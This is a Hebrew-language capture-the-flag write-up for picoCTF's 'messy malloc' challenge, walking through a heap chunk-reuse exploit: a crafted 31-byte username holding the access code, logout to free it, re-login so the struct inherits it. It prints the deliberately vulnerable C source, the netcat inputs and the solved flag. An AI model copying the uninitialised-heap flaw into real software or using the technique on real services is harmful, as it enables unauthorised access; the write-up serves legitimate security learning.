Mark Seliternikov
picoCTF - messy malloc [300 points]

לאתגר זה מקבלים את הכתובת הבאה.
נאמר להתחבר באמצעות NetCat.

```
jupiter.challenges.picoctf.org 31378.
```

כאשר מתחברים מקבלים את הפלט הבא:

```
mark@mark-ubuntu:~$ nc jupiter.challenges.picoctf.org 31378
Commands:
        login - login as a user
        print-flag - print the flag
        logout - log out
        quit - exit the program

Enter your command:
[anon]>
```

ניתן לראות שיש את הפקודה print-flag אך היא לא עובדת.

```
Incorrect Access Code: ""

Enter your command:
[anon]>
```

בנוסף מקבלים את ה-Source Code של התוכנה.
כאשר מסתכלים בקוד ניתן לראות איזה פונקציה צריך להפעיל כדי להדפיס את הדגל.

```
void print_flag() {
  char flag[FLAG_SIZE];
  FILE *f = fopen("flag.txt", "r");
  if (f == NULL) {
    printf("Please make sure flag.txt exists\n");
    exit(0);
  }

  if ((fgets(flag, FLAG_SIZE, f)) == NULL){
    puts("Couldn't read flag file.");
    exit(1);
  };

  unsigned long ac1 = ((unsigned long *)u->access_code)[0];
  unsigned long ac2 = ((unsigned long *)u->access_code)[1];
  if (ac1 != 0x4343415f544f4f52 || ac2 != 0x45444f435f535345) {
    fprintf(stdout, "Incorrect Access Code: \"");
    for (int i = 0; i < ACCESS_CODE_LEN; i++) {
      putchar(u->access_code[i]);
    }
    fprintf(stdout, "\"\n");
    return;
  }

  puts(flag);
  fclose(f);
}
```

לפי הקוד ניתן לראות שהדגל אינו בקוד אלא נמצא בצד שרת כקובץ טקסט. לכן, כדי לפתור את האתגר אני צריך לגרום לתוכנה להדפיס את התוכן של קובץ הטקסט.

לפי הקוד ניתן לראות שהתוכנה לוקחת את מה שקיים ב-access_code ועושה type casting ל-unsigned long *.

```
#define LINE_MAX 256
#define ACCESS_CODE_LEN 16
#define FLAG_SIZE 64
```

ניתן לראות שיש struct של יוזר שהתוכן שלו הוא 2 פוינטרים בהתחלה ובסוף אשר מצביעים ל-string (סוג של). באמצע יש מערך של char.


```
struct user {
  char *username;
  char access_code[ACCESS_CODE_LEN];
  char *files;
};
```


המטרה שלי היא לשנות את התוכן של access_code כך שיתאים לפונקציה print_flag כך שהדגל יודפס.

```
unsigned long ac1 = ((unsigned long *)u->access_code)[0];
unsigned long ac2 = ((unsigned long *)u->access_code)[1];
if (ac1 != 0x4343415f544f4f52 || ac2 != 0x45444f435f535345) {
```

בתמונה זו ניתן לראות מה צריך להיות ב-access_code כדי שהדגל יודפס אך זה מוצפן ב-hex.
לכן מה שעשיתי זה לתרגם ולראות מה בעצם אני צריך שיהיה כתוב בתוך ה-access_code.

לאחר תרגום זה מה שיצא לי, אבל זה היה נראה לי טיפה מוזר.
לאחר חיפוש והתייעצות למדתי שההצפנה היא תרגום ל-Hex ב-Little Endian.
לאחר שמילאתי את חוסר הידע שהיה לי לגבי Little endian ו-Big Endian. הצלחתי למצוא מה הוא באמת ה-access_code.






```c
int login() {
  u = malloc(sizeof(struct user));

  int username_len;
  puts("Please enter the length of your username");
  scanf("%d", &username_len);
  getc(stdin);

  char *username = malloc(username_len+1);
  u->username = username;

  puts("Please enter your username");
  if (fgets(username, username_len, stdin) == NULL) {
    puts("fgets failed");
    exit(-1);
  }

  char *end;
  if ((end=strchr(username, '\n')) != NULL) {
    end[0] = '\0';
  }

  return 0;

}
```

לפי הפונקציה login, שהיא היחידה שהמשתמש מכניס מידע לזיכרון, לא ניתן ישירות לשנות את התוכן של access_code.

אבל למרבה המזל הקוד משתמש ב-malloc, מה שאומר שגם לאחר free, התוכן ישאר.

כאשר נרשמים בפעם הראשונה הפוינטר של ה-username מצביע ל-username שבחרת.

ה-access_code (שלא ממולא במידע או מאופס) מלא ב"garbage memory". (זה בעצם מה שמאפשר לי לשחק עם מה שיהיה כתוב במערך).

לבסוף הפוינטר של file, שהוא יצביע על כלום.

הזיכרון של שלושת המשתנים האלו הוא סה"כ 8 + 16 + 8 בתים.
[8] פוינטר
[16] מערך (מוגדר להיות 16)
[8] פוינטר

בגלל שה-heap אוהב להשתמש שוב (recycle) בצ'אנקים של זיכרון, אז אני יכול לגרום לו להשתמש בצ'אנק שהחדרתי בו מידע.

```c
char *username = malloc(username_len+1);
u->username = username;
```

מה שמאפשר לי לעשות זאת זה ה-username שמאוחסן איפשהו ב-heap. אני צריך לעשות malloc ראשוני שיתאים כמה שיותר לאיך ששני הפוינטרים והמערך יאוחסנו. כלומר 8+16+8, אז 32 בתים. (צריך להכניס 31 כי התוכנה מוסיפה +1 גם ככה, אז כדי להיות בטוח שזה יצליח צריך לדייק)

```
mark@mark-ubuntu:~$ nc jupiter.challenges.picoctf.org 31378
Commands:
        login - login as a user
        print-flag - print the flag
        logout - log out
        quit - exit the program

Enter your command:
[anon]> login
Please enter the length of your username
31
Please enter your username
12345678ROOT_ACCESS_CODE
```

למרות שלא באמת כתבתי 32 תווים, עדיין השתמשתי בסופו של דבר ב-32 בתים, לא משנה התוכן של הפוינטר האחרון, צרי להתייחס רק לגודל שלו.

לאחר שהתחברתי צריך לעשות logout, מה ש-logout עושה הוא free של התוכן ששיניתי (חשוב, כי אני רוצה לעשות שימוש חוזר בצ'אנק של ה-username)

```c
int logout() {
  char *user = u->username;
  if (u == &anon_user) {
    return -1;
  }
  else {
    free(u);
    free(user);
    u = &anon_user;
  }
  return 0;
}
```

```
Enter your command:
[12345678ROOT_ACCESS_CODE]> logout
```

לאחר מכן כאשר אני עושה login שוב, ה-heap עושה שימוש חוזר בצ'אנק של ה-username ששוחרר כדי לשים בו את 2 הפוינטרים והמערך (לא שם שם את ה-username, מה שעשיתי היה לדמות את הצ'אנק של ה-struct.

```
Enter your command:
[anon]> login
Please enter the length of your username
5
Please enter your username
mark
```

עכשיו לאחר שעשיתי זאת, ה-command של ה-print_flag אמור לעבוד.

לאחר בדיקה זה אכן עבד ומצאתי את הדגל :)

הדגל

```
Enter your command:
[mark]> print-flag
picoCTF{g0ttA_cl3aR_y0uR_m4110c3d_m3m0rY_ff2dcf5b}
```

למי שמעוניין יש את ה-source code במלואו בהמשך.

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define LINE_MAX 256
#define ACCESS_CODE_LEN 16
#define FLAG_SIZE 64

struct user {
  char *username;
  char access_code[ACCESS_CODE_LEN];
  char *files;
};

struct user anon_user;
struct user *u;

void print_flag() {
  char flag[FLAG_SIZE];
  FILE *f = fopen("flag.txt", "r");
  if (f == NULL) {
    printf("Please make sure flag.txt exists\n");
    exit(0);
  }

  if ((fgets(flag, FLAG_SIZE, f)) == NULL){
    puts("Couldn't read flag file.");
    exit(1);
  };

  unsigned long ac1 = ((unsigned long *)u->access_code)[0];
  unsigned long ac2 = ((unsigned long *)u->access_code)[1];
  if (ac1 != 0x4343415f544f4f52 || ac2 != 0x45444f435f535345) {
    fprintf(stdout, "Incorrect Access Code: \"");
    for (int i = 0; i < ACCESS_CODE_LEN; i++) {
      putchar(u->access_code[i]);
    }
    fprintf(stdout, "\"\n");
    return;
  }

  puts(flag);
  fclose(f);
}

void menu() {
  puts("Commands:");
  puts("\tlogin - login as a user");
  puts("\tprint-flag - print the flag");
  puts("\tlogout - log out");
  puts("\tquit - exit the program");
}

const char *get_username(struct user *u) {
  if (u->username == NULL) {
    return "anon";
  }
  else {
    return u->username;
  }
}

int login() {
  u = malloc(sizeof(struct user));

  int username_len;
  puts("Please enter the length of your username");
  scanf("%d", &username_len);
  getc(stdin);

```

```c

    char *username = malloc(username_len+1);
    u->username = username;

    puts("Please enter your username");
    if (fgets(username, username_len, stdin) == NULL) {
      puts("fgets failed");
      exit(-1);
    }

    char *end;
    if ((end=strchr(username, '\n')) != NULL) {
      end[0] = '\0';
    }

    return 0;

  }

  int logout() {
    char *user = u->username;
    if (u == &anon_user) {
      return -1;
    }
    else {
      free(u);
      free(user);
      u = &anon_user;
    }
    return 0;
  }

  int main(int argc, char **argv) {

    setbuf(stdout, NULL);

    char buf[LINE_MAX];

    memset(anon_user.access_code, 0, ACCESS_CODE_LEN);
    anon_user.username = NULL;

    u = &anon_user;

    menu();

    while(1) {
      puts("\nEnter your command:");
      fprintf(stdout, "[%s]> ", get_username(u));

      if(fgets(buf, LINE_MAX, stdin) == NULL)
        break;

      if (!strncmp(buf, "login", 5)){
        login();
      }
      else if(!strncmp(buf, "print-flag", 10)){
        print_flag();
      }
      else if(!strncmp(buf, "logout", 6)){
        logout();
      }
      else if(!strncmp(buf, "quit", 4)){
        return 0;
      }
      else{
        puts("Invalid option");
        menu();
      }
    }
  }

```